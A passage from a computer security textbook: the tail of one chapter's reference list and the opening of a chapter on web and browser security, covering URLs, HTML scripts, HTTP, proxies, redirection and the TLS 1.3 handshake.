- [9] J. Clark and P. C. van Oorschot. SoK: SSL and HTTPS: revisiting past challenges and evaluating certificate trust model enhancements. In *IEEE Symp. Security and Privacy*, pages 511–525, 2013.
- [10] D. Cooper, S. Santesson, S. Farrell, S. Boeyen, R. Housley, and W. Polk. RFC 5280: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile, May 2008. Proposed Standard; obsoletes RFC 3280, 4325, 4630; updated by RFC 6818 (Jan 2013). RFC 6211 explains why the signature algorithm appears twice in X.509 certificates.
- [11] L. F. Cranor and S. Garfinkel, editors. *Security and Usability: Designing Secure Systems That People Can Use*. O’Reilly Media, 2005.
- [12] T. Dierks and E. Rescorla. RFC 5246: The Transport Layer Security (TLS) Protocol Version 1.2, Aug. 2008. Proposed Standard; obsoletes RFC 3268, 4346, 4366.
- [13] B. Dowling, F. Günther, U. Herath, and D. Stebila. Secure logging schemes and Certificate Transparency. In *Eur. Symp. Res. in Comp. Security (ESORICS)*, 2016.
- [14] Z. Durumeric, J. Kasten, M. Bailey, and J. A. Halderman. Analysis of the HTTPS certificate ecosystem. In *Internet Measurements Conf. (IMC)*, pages 291–304, 2013.
- [15] Z. Durumeric, F. Li, J. Kasten, J. Amann, J. Beekman, M. Payer, N. Weaver, D. Adrian, V. Paxson, M. Bailey, and J. Halderman. The matter of Heartbleed. In *Internet Measurements Conf. (IMC)*, 2014.
- [16] S. Fahl, M. Harbach, T. Muders, M. Smith, L. Baumgärtner, and B. Freisleben. Why Eve and Mallory love Android: An analysis of Android SSL (in)security. In *ACM Comp. & Comm. Security (CCS)*, pages 50–61, 2012.

- [17] S. Garfinkel. Using S/MIME. Pages 563–593 in [25], 2006.
- [18] S. Garfinkel. *PGP—Pretty Good Privacy*. O'Reilly Media, 1995.
- [19] S. L. Garfinkel and R. C. Miller. Johnny 2: A user test of key continuity management with S/MIME and Outlook Express. In *ACM Symp. Usable Privacy & Security (SOUPS)*, pages 13–24, 2005.
- [20] M. Georgiev, S. Iyengar, S. Jana, R. Anubhai, D. Boneh, and V. Shmatikov. The most dangerous code in the world: Validating SSL certificates in non-browser software. In *ACM Comp. & Comm. Security (CCS)*, pages 38–49, 2012.
- [21] P. Hoffman. RFC 2634: Enhanced Security Services for S/MIME, June 1999. Proposed Standard; updated by RFC 5035 (Aug 2007).
- [22] P. Hoffman and J. Schlyter. RFC 6698: The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA, Aug. 2012. Proposed Standard; updated by RFC 7218, 7671.
- [23] R. Housley. RFC 5652: Cryptographic Message Syntax (CMS), Sept. 2009. Internet Standard; obsoletes RFC 3852, which itself obsoletes RFC 3369.
- [24] R. Housley and T. Polk. *Planning for PKI: Best Practices Guide for Deploying Public Key Infrastructures*. John Wiley, 2001.
- [25] M. Jakobsson and S. Myers, editors. *Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft*. John Wiley, 2006.
- [26] M. Just and P. C. van Oorschot. Addressing the problem of undetected signature key compromise. In *Netw. Dist. Sys. Security (NDSS)*, 1999.
- [27] C. Kaufman, R. Perlman, and M. Speciner. *Network Security: Private Communications in a Public World (2nd edition)*. Prentice Hall, 2003.
- [28] S. T. Kent. Internet Privacy Enhanced Mail. *Comm. ACM*, 36(8):48–60, 1993.
- [29] M. Kranch and J. Bonneau. Upgrading HTTPS in mid-air: An empirical study of strict transport security and key pinning. In *Netw. Dist. Sys. Security (NDSS)*, 2015.
- [30] J. Larisch, D. R. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. CRLite: A scalable system for pushing all TLS revocations to all browsers. In *IEEE Symp. Security and Privacy*, pages 539–556, 2017.
- [31] B. Laurie. Certificate transparency. *Comm. ACM*, 57(10):40–46, 2014. See also RFC 6962.
- [32] J. Liang, J. Jiang, H. Duan, K. Li, T. Wan, and J. Wu. When HTTPS meets CDN: A case of authentication in delegated service. In *IEEE Symp. Security and Privacy*, pages 67–82, 2014.
- [33] Y. Liu, W. Tome, L. Zhang, D. R. Choffnes, D. Levin, B. M. Maggs, A. Mislove, A. Schulman, and C. Wilson. An end-to-end measurement of certificate revocation in the web's PKI. In *Internet Measurements Conf. (IMC)*, pages 183–196, 2015.
- [34] D. McCarney. A tour of the Automatic Certificate Management Environment (ACME). *Internet Protocol Journal*, 20(2):2–14, 2017. See also RFC 8555 [4], and J. Aas et al. (*ACM CCS*, 2019).
- [35] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996. Openly available, <http://cacr.uwaterloo.ca/hac/>.
- [36] M. Naor and K. Nissim. Certificate revocation and certificate update. *IEEE J. Selected Areas in Communns*, 18(4):561–570, 2000.
- [37] M. Nystrom and B. Kaliski. RFC 2986: PKCS #10—Certification Request Syntax Specification ver1.7, Nov. 2000. Informational; obsoletes RFC 2314, updated by RFC 5967.
- [38] A. Oram and J. Viega, editors. *Beautiful Security*. O'Reilly Media, 2009.
- [39] H. Orman. *Encrypted Email: The History and Technology of Message Privacy*. Springer Briefs in Computer Science, 2015.

- [40] K. G. Paterson and T. van der Merwe. Reactive and proactive standardisation of TLS. In *Security Standardisation Research (SSR)*, pages 160–186, 2016. Springer LNCS 10074.
- [41] V. Pham and T. Aura. Security analysis of leap-of-faith protocols. In *SecureComm 2011*, pages 337–355, 2011.
- [42] E. Rescorla. *SSL and TLS: Designing and Building Secure Systems*. Addison-Wesley, 2001.
- [43] E. Rescorla. RFC 8446: The Transport Layer Security (TLS) Protocol Version 1.3, Aug. 2018. IETF Proposed Standard; obsoletes RFC 5077, 5246 (TLS 1.2), 6961.
- [44] S. Santesson, M. Meyers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. RFC 6960: X.509 Internet Public Key Infrastructure Online Certificate Status Protocol—OCSP, June 2013. Standards Track; obsoletes RFC 2560, 6277.
- [45] J. Schaad, B. Ramsdell, and S. Turner. RFC 8550: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Certificate Handling, Apr. 2019. Proposed Standard; obsoletes RFC 5750.
- [46] J. Schaad, B. Ramsdell, and S. Turner. RFC 8551: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification, Apr. 2019. Proposed Standard; obsoletes RFC 5751.
- [47] C. Soghoian and S. Stamm. Certified lies: Detecting and defeating government interception attacks against SSL (short paper). In *Financial Crypto*, pages 250–259, 2011.
- [48] E. Stark, R. Sleevi, R. Muminovic, D. O’Brien, E. Messeri, A. P. Felt, B. McMillion, and P. Tabriz. Does Certificate Transparency break the web? Measuring adoption and error rate. In *IEEE Symp. Security and Privacy*, 2019.
- [49] J. Tan, L. Bauer, J. Bonneau, L. F. Cranor, J. Thomas, and B. Ur. Can unicorns help users compare crypto key fingerprints? In *ACM Conf. on Human Factors in Computing Systems (CHI)*, pages 3787–3798, 2017.
- [50] S. Vaudenay. *A Classical Introduction to Cryptography: Applications for Communications Security*. Springer Science+Business Media, 2006.
- [51] N. Vratonjic, J. Freudiger, V. Bindschaedler, and J. Hubaux. The inconvenient truth about web certificates. In *Workshop on Economics of Info. Security (WEIS)*, 2011.
- [52] L. Zhang, D. R. Choffnes, D. Levin, T. Dumitras, A. Mislove, A. Schulman, and C. Wilson. Analysis of SSL certificate reissues and revocations in the wake of Heartbleed. In *Internet Measurements Conf. (IMC)*, pages 489–502, 2014.
- [53] P. R. Zimmermann. *The Official PGP Users Guide*. MIT Press, 1995.
- [54] P. R. Zimmermann and J. Callos. The evolution of PGP’s web of trust. Pages 107–130 in [38], 2009.
- [55] M. E. Zurko. IBM Lotus Notes/Domino: Embedding security in collaborative applications. Pages 607–622 in [11], 2005.



Chapter 9

Web and Browser Security

9.1 Web review: domains, URLs, HTML, HTTP, scripts	246
9.2 TLS and HTTPS (HTTP over TLS)	252
9.3 HTTP cookies and DOM objects	255
9.4 Same-origin policy (DOM SOP)	257
9.5 Authentication cookies, malicious scripts and CSRF	260
9.6 More malicious scripts: cross-site scripting (XSS)	262
9.7 SQL injection	266
9.8 \ddagger Usable security, phishing and web security indicators	269
9.9 \ddagger End notes and further reading	274
References	276

Chapter 9

Web and Browser Security

We now aim to develop an awareness of what can go wrong on the web, through browser-server interactions as web resources are transferred and displayed to users. When a browser visits a web site, the browser is sent a page (HTML document). The browser renders the document by first assembling the specified pieces and executing embedded executable content (if any), perhaps being redirected to other sites. Much of this occurs without user involvement or understanding. Documents may recursively pull in content from multiple sites (e.g., in support of the Internet’s underlying advertising model), including scripts (*active content*). Two security foundations discussed in this chapter are the *same-origin policy* (SOP), and how HTTP traffic is sent over TLS (i.e., HTTPS). HTTP proxies and HTTP cookies also play important roles. As representative classes of attacks, we discuss cross-site request forgery, cross-site scripting and SQL injection. Many aspects of security from other chapters tie in to web security.

As we shall see, security requirements related to browsers are broad and complex. On the client side, one major issue is isolation: Do browsers ensure separation, for content from unrelated tasks on different sites? Do browsers protect the user’s local device, filesystem and networking resources from malicious web content? The answers depend on design choices made in browser architectures. Other issues are confidentiality and integrity protection of received and transmitted data, and data origin authentication, for assurance of sources. Protecting user resources also requires addressing server-side vulnerabilities. Beyond these are usable security requirements: browser interfaces, web site content and choices presented to users must be intuitive and simple, allowing users to form a *mental model* consistent with avoiding dangerous errors. Providing meaningful *security indicators* to users is among the most challenging problems.

9.1 Web review: domains, URLs, HTML, HTTP, scripts

We first briefly review some essential web concepts. The *Domain Name System* (DNS) defines a scheme of hierarchical domain names, supported by an operational infrastructure. Relying on this, *Uniform Resource Locators* (URLs), such as those commonly displayed

in the *address bar* of browsers, specify the source locations of files and web pages.

DOMAINS, SUBDOMAINS. A *domain name* consists of a series of one or more dot-separated parts, with the exception of the *DNS root*, which is denoted by a dot “.” alone. *Top-level domains* (TLDs) include generic TLDs (*gTLDs*) such as .com and .org, and country-code TLDs (*ccTLDs*), e.g., .uk and .fr. Lower-level domains are said to be *subordinate* to their parent in the hierarchical name tree. Second-level and third-level domains often correspond to names of organizations (e.g., stanford.edu), with *subdomains* named for departments or services (e.g., cs.stanford.edu for computer science, www.stanford.edu as the web server, mail.mycompany.org as a mail server).

URL SYNTAX. A URL is the most-used type of *uniform resource identifier* (URI). In Fig. 9.1, the one-part hostname mckinstry is said to be *unqualified* as it is a host-specific label (no specified domain); local networking utilities would resolve it to a local machine. Appending to it a DNS domain (e.g., the subdomain math.waterloo.com) results in both a hostname and a domain name, in this case a *fully qualified domain name* (FQDN), i.e., complete and globally unique. In general, *hostname* refers to an addressable machine, i.e., a computing device that has a corresponding IP address; a canonical example is hostname.subdomain.domain.tld. User-friendly domain names can be used (vs. IP addresses) thanks to DNS utilities that translate (*resolve*) an FQDN to an IP address.




Figure 9.1: URL example. The port is often omitted for a common retrieval scheme with a well-known default (e.g., port 21 ftp; 22 ssh; 25 smtp; 80 http; 443 https).

HTML. *Hypertext Markup Language* (HTML) is a system for annotating content in text-based documents, e.g., web pages. It aids formatting for display, using *markup tags* that come in pairs, e.g., <p>, </p>, to identify structures such as paragraphs and headings. Text appearing between tags is the actual content to be formatted. A *hyperlink* specifies a URL identifying a web page from a separate location, e.g., on a remote server. An *anchor tag* associates such a URL with a string to be displayed:

```
<a href="url">textstring-for-display</a>
```

If the user clicks the screen location of this string (which is, e.g., underlined when displayed), the browser fetches a document from that URL. Displayed pages typically involve a browser assembling content from numerous locations. An *inline image tag*

```

```

instructs the browser to fetch (without any user action) an image from the specified URL,

and embed that image into the page being rendered (displayed). Note that tags may have parameters of form name=value.

EXECUTABLE CONTENT IN HTML. HTML documents may also contain tags identifying segments of text containing code from a *scripting language* to be executed by the browser, to manipulate the displayed page and underlying document object. This corresponds to *active content* (Sections 9.4–9.6). While other languages can be declared, the default is *JavaScript*, which includes conventional conditional and looping constructs, functions that can be defined and called from other parts of the document, etc. The block

```
<script>put-script-fragment-here-between-tags</script>
```

identifies to the browser executable script between the tags. Scripts can be included inline as above, or in an external linked document:

```
<script src="url"></script>
```

This results in the contents of the file at the quoted *url* replacing the empty text between the opening and closing script tags; Section 9.4 discusses security implications. Scripts can also be invoked conditionally on browser-detected *events*, as *event handlers*. As common examples, onclick="script-fragment" executes the script fragment when an associated *form button* is clicked, and onmouseover="script-fragment" likewise triggers when the user cursors (hovers) the mouse pointer over an associated document element.

DOCUMENT LOADING, PARSING, JAVASCRIPT EXECUTION (REVIEW).¹ To help understand injection attacks (Sections 9.5–9.7), we review how and when script elements are executed during browser loading, parsing, and HTML document manipulation. JavaScript execution proceeds as follows, as a new document is loaded:

1. Individual script elements (blocks enclosed in script tags) execute in order of appearance, as the HTML parser encounters them, interpreting JavaScript as it parses. Such tags with an src= attribute result in the specified file being inserted.
2. JavaScript may call document.write() to dynamically inject text into the document before the loading process completes (calling it afterwards replaces the document by the method's generated output). The dynamically constructed text from this method is then injected inline within the HTML document. Once the script block completes execution, HTML parsing continues, starting at this new text. (The method may itself write new scripts into the document.)
3. If javascript: is the specified scheme of a URL, the statements thereafter execute when the URL is loaded. (This browser-supported *pseudo-protocol* has as URL body a string of one or more semicolon-separated JavaScript statements, representing an HTML document; HTML tags are allowed. If the value returned by the last statement is void/null, the code simply executes; if non-void, that value converted to a string is displayed as the body of a new document replacing the current one.) Such javascript: URLs can be used in place of any regular URL, including as the URL in a (hyperlink) href attribute (the code executes when the link is clicked, similar to onclick), and as the action attribute value of a <form> tag. Example:

¹We cannot give a JavaScript course within this book, but summarize particularly relevant aspects.

```
<a href="javascript: stmt1 ; stmt2 ; void 0; ">Click me</a>
```

4. JavaScript associated with an event handler executes when the event is detected by the browser. The `onload` event fires after the document is parsed, all script blocks have run, and all external resources have loaded. All subsequent script execution is event-driven, and may include JavaScript URLs.

HTTP. *Hypertext Transfer Protocol* (HTTP) is the primary protocol for data transfer between web browsers and servers. A client (browser) first opens a TCP connection to a server, and then makes an *HTTP request* consisting of: request-line, header (sequence of HTTP header lines), and optional body (Fig. 9.2). The request-methods we focus on are GET (no body allowed), POST (body is allowed), and CONNECT (below). The request-URI is the requested object. The *HTTP response* is structured similarly with the request-line replaced by a status-line summarizing how the server fared.




Figure 9.2: HTTP request and HTTP response. HTTP header lines are separated by line-endings; a blank line precedes the optional body. The request-URI is generally a local resource identifier (the TCP connection is already set up to the intended server); however when a proxy is to be used (Fig. 9.3), the client inserts a fully qualified domain name, to provide the proxy sufficient detail to set up the TCP connection.

WEB FORMS. HTML documents may include content called *web forms*, by which a displayed page solicits user input into highlighted fields. The page includes a “submit” button for the user to signal that data entry is complete, and the form specifies a URL to which an HTTP request will be sent as the action resulting from the button press:

```
<form action="url" method="post">
```

On clicking the button, the entered data is concatenated into a string as a sequence of “fieldname=value” pairs, and put into an HTTP request body (if the POST method is used).

If the GET method is used—recall GET has no body—the string is appended as *query data* (arguments per Fig. 9.1) at the end of the request-URI in the request-line.

‡REFERER HEADER. The (misspelled) Referer header (Fig. 9.2) is designed to hold the URL of the page from which the request was made—thus telling the host of the newly requested resource the originating URL, and potentially ending up in the logs of both servers. For privacy reasons (e.g., browsing history, leaking URL query parameters), some browsers allow users to disable use of this header, and some browsers remove the Referer data if it would reveal, e.g., a local filename. Since GET-method web forms (above) append user-entered data into query field arguments in the request-URI, forms should be submitted using POST—lest the Referer header propagate sensitive data.




Figure 9.3: HTTP proxy. An HTTP proxy may serve as a gateway function (1, 2) or translate between HTTP and non-HTTP protocols (1, 3). Through the HTTP request method CONNECT, the proxy may allow setting up a tunnel to relay TCP streams in a virtual client-server connection—e.g., if encrypted, using port 443 (HTTPS, 4) or port 22 (SSH, 5). For non-encrypted traffic, the proxy may cache, i.e., locally store documents so that on request of the same document later by any client, a local copy can be retrieved.

HTTP PROXIES. An *HTTP proxy* or proxy server is an intermediary service between a client and an endpoint server, that negotiates access to endpoint server resources and relays responses—thus acting as a server to the client, and as a client to the endpoint server. Such a “world wide web” proxy originally served (Fig. 9.3) as an access-control *gateway* to the web (as a precursor to enterprise firewalls, Chapter 10), allowing clients speaking a single protocol (HTTP) to access resources at remote servers employing various *access schemes* (e.g., FTP). This also simplified client design, with the proxy handling any header/content modifications or translations needed for interoperability, and the proxy keeping audit logs, inspecting content and performing other firewall functions. A second motivation for an HTTP proxy was *caching* efficiency—identical content requested multiple times, including by different clients, can be retrieved from a locally stored copy. (Note that HTTPS spoils this party, due to content encryption.)

HTTP CONNECT. Modern browsers support HTTP proxying by various means, and proxy use is common (e.g., in enterprise firewalls, and hotel/coffee shop wireless access points). When a regular HTTP request is forwarded, the proxy finds the target server from

the request-URI (Fig 9.2). If the HTTP request is over TLS (Section 9.2) or SSH, e.g., if the TCP connection is followed by a TLS set-up, the server hostname cannot be found this way, as the HTTP request is encrypted data. This motivated a new HTTP *request method*: the CONNECT method. It has a request-line, with request-URI allowing the client to specify the target server hostname and port prior to setting up an encrypted channel. The CONNECT method specifies that the proxy is to use this to set up a TCP connection to the server, and then simply relay the TCP byte stream from one TCP connection to the other without modification—first the TLS handshake data, then the HTTP traffic (which will have been TLS-encrypted). The client sends the data as if directly to the server. Such an end-to-end virtual connection is said to *tunnel* or “punch a hole” through the firewall, meaning that the gateway can no longer inspect the content (due to encryption). To reduce security concerns, the server port is often limited to 443 (HTTPS default) or 22 (SSH default, Chapter 10). This does not, however, control what is in the TCP stream passed to that port, or what software is servicing the port; thus proxies supporting CONNECT are recommended to limit targets to an allowlist of known-safe (i.e., trusted) servers.

(AB)USE OF HTTP PROXIES. Setting modern web browsers to use a proxy server is done by simply specifying an IP address and port (e.g., 80) in a browser *proxy settings* dialogue or file; this enables trivial middle-person attacks if the proxy server is not trustworthy. HTTP proxies raise other concerns, e.g., HTTPS interception (page 254).

BROWSER (URL) REDIRECTION. When a browser “visits a web page”, an HTML document is retrieved over HTTP, and locally displayed on the client device. The browser follows instructions from both the HTML document loaded, and the HTTP packaging that delivered it. Aside from a user clicking links to visit (retrieve a base document from) other sites, both HTML and HTTP mechanisms allow the browser to be *redirected* (forwarded) to other sites—legitimate reasons include, e.g., a web page having moved, an available mobile-friendly version of the site providing content more suitably formatted for a smartphone, or a site using a different domain for credit card payments. Due to use (abuse) also for malicious purposes, we review a few ways *automated redirection* may occur:

1. JavaScript redirect (within HTML). The `location` property of the `window` object (DOM, Section 9.3) can be set by JavaScript:

```
window.location="url"    or    window.location.href="url"
```

Assigning a new value in this way allows a different document to be displayed.

2. refresh meta tag (within HTML). The current page is replaced on executing:

```
<meta http-equiv="refresh" content="N; URL=new-url">
```

This redirects to *new-url* after *N* seconds (immediately if *N* = 0). If `URL=` is omitted, the current document is refreshed. This tag works even if JavaScript is disabled.

3. Refresh header (in HTTP response). On encountering the HTTP header:

```
Refresh: N; url=new-url
```

the browser will, after *N* seconds, load the document from *new-url* into the current window (immediately if *N* = 0).

4. HTTP redirection (in HTTP response, status code 3xx). Here, an HTTP header:

Location: <i>url</i>

specifies the redirect target. A web server may arrange to create such headers by various means, e.g., by a server file with line entries that specify: (requested-URI, redirect-status-code-3xx, URI-to-redirect-to).

Browser redirection can thus be caused by many agents: web authors controlling HTML content; server-side scripts that build HTML content (some may be authorized to dictate, e.g., HTTP response `Location` headers also); server processes creating HTTP response headers; and any malicious party that can author, inject or manipulate these items.²

9.2 TLS and HTTPS (HTTP over TLS)

OVERVIEW. **HTTPS**, short for “HTTP Secure”, is the main protocol that secures web traffic. HTTPS involves a client setting up a **TLS** (Transport Layer Security) channel to a server over an established TCP connection, then transmitting HTTP data through the channel. Thus HTTP request-response pairs go “through a TLS pipe” (Fig. 9.4). A TLS client-server channel involves two stages historically called *layers*, as follows:

1. ***Handshake layer*** (parameter set-up). The handshake involves three functional parts:
 - A) key exchange (authenticated key establishment; finalizes all crypto parameters);
 - B) server parameters (all other options and parameters are finalized by the server); and
 - C) integrity and authentication (of server to client, and optionally client to server).
2. ***Record layer***. This protects application data, using parameters as negotiated.

Once handshake part A) completes, parts B) and C) can already be encrypted. The design intent is that attackers cannot influence any resulting parameters or keying material; at worst, an attack results in the endpoints declaring a handshake failure.

KEY EXCHANGE (TLS 1.3). The goal of this phase is to establish a ***master key***, i.e., a shared secret known to client and server. The client nonce and server nonce contribute to the master key. Three key establishment options are available:

- i) Diffie-Hellman ephemeral (DHE), i.e., with fresh exponentials, implemented using either finite fields (FF, e.g., integers mod p) or elliptic curves (ECDHE);
- ii) ***pre-shared key*** (PSK) alone, the client identifying a master key by a PSK-label; or
- iii) PSK combined with DHE. (Chapter 4 discusses ***Diffie-Hellman*** key agreement.)

The PSK is a long-term secret established out-of-band or a key from an earlier TLS connection. In Fig. 9.4, PSK-label identifies a pre-shared key; offered-algorithms-list includes a hash function used in the ***key derivation function*** (KDF) which creates, from the master key, unique use-specific ***working keys*** (like session keys) for cryptographic operations. ***Forward secrecy*** (Chapter 4)—whereby disclosure of a long-term authentication secret does not compromise traffic encrypted under past working keys—is not provided

²This may be in drive-by download (Ch. 7), phishing (Sect. 9.8), or middle-person attacks (Ch. 4, Ch. 10).




Figure 9.4: HTTPS instantiated by TLS 1.3 (simplified). The HTTPS client sets up a TLS connection providing a protected tunnel through which HTTP application data is sent. The TLS handshake includes three message flights: ClientHello, ServerHello, ClientAgain. Some protocol message options are omitted for simplicity.

by PSK-alone, but is delivered by the DHE and PSK-with-DHE options provided the working keys themselves are ephemeral (erased after use).

SERVER AUTHENTICATION (TLS 1.3). The authentication of server to client is based on either a PSK, or a digital signature by RSA or one of two elliptic curve options, *ECDSA* and Edwards-curve DSA (*EdDSA*). The ClientHello and ServerHello message flights shown omit some client and server options; the latter includes a server signature of the TLS protocol transcript to the end of the ServerHello, if certificate-based server authentication is used. Note that signature functionality may be needed for handshake and certificate signatures. Client-to-server authentication is optional in TLS, and often unused by HTTPS; but if used, and certificate-based, then the ClientAgain flight includes a client signature of the entire TLS protocol transcript. These signatures provide *data origin authentication* over the protocol transcript. The mandatory server-finished-MAC and client-finished-MAC fields are MAC values over the handshake messages to their respective points, providing each endpoint evidence of integrity over the handshake messages and demonstrating knowledge of the master key by the other (i.e., *key confirmation* per Chapter 4). This provides the authentication in the PSK key exchange option.

ENCRYPTION AND INTEGRITY (TLS 1.3). TLS aims to provide a “secure channel” between two endpoints in the following sense. Integrating the above-noted key establishment and server authentication provides *authenticated key establishment* (Chapter 4).

This yields a master key and working keys (above) used not only to provide confidentiality, but also to extend the authentication to subsequently transferred data by a selected *authenticated encryption* (AE) algorithm. As noted in Chapter 2, beyond confidentiality (restricting plaintext to authorized endpoints), an AE algorithm provides data origin authentication through a MAC tag in this way: if MAC tag verification fails (e.g., due to data integrity being violated), plaintext is not made available. Post-handshake application data sent over a TLS 1.3 channel is encrypted using either the **ChaCha20** stream cipher, or the Advanced Encryption Standard (**AES**) block cipher used in an AEAD mode (*authenticated encryption with associated data*, again per Chapter 2).

‡**SESSION RESUMPTION (TLS 1.3).** After one round trip of messages (Fig. 9.4), the client normally has keying material and can already send an encrypted HTTP request in flight 3 (in TLS 1.2, this required two round trips). For faster set-up of later sessions, after a TLS 1.3 handshake is completed, in a new flight the server may send the client a `new_session_ticket` (not shown in Fig. 9.4) either including an encrypted PSK, or identifying a PSK. This ticket, available for a future *session resumption*, can be sent in a later connection's ClientHello, along with a new client key-share (e.g., Diffie-Hellman exponential) and encrypted data (e.g., a new HTTP request already in a first message); this is called a *0-RTT resumption*. Both ends may use the identified PSK as a *resumption key*. The new client key-share, and a corresponding server key-share, are used to establish new working keys, e.g., for encryption of the HTTP response and later application traffic.

‡**Exercise** (HTTPS interception). The end-to-end security goal of HTTPS is undermined by middle-person type interception and re-encryption, including by client-side content inspection software and enterprise network middleboxes, often enabled by inserting new *trust anchors* into client or OS trusted certificate stores. Explain the technical details of these mechanisms, and security implications. (Hint: [17, 20]; cf. CDNs in Chapter 8.)

‡**Exercise** (Changes in TLS 1.3). Summarize major TLS 1.3 changes from TLS 1.2. (Hint: [47], also online resources; 1.1 and 1.0 are deprecated by RFC 8996, March 2021.)

‡**Exercise** (Replay protection in TLS 1.3). Explain what special measures are needed in the 0-RTT resumption of TLS 1.3 to prevent *message replay* attacks (hint: [53]).

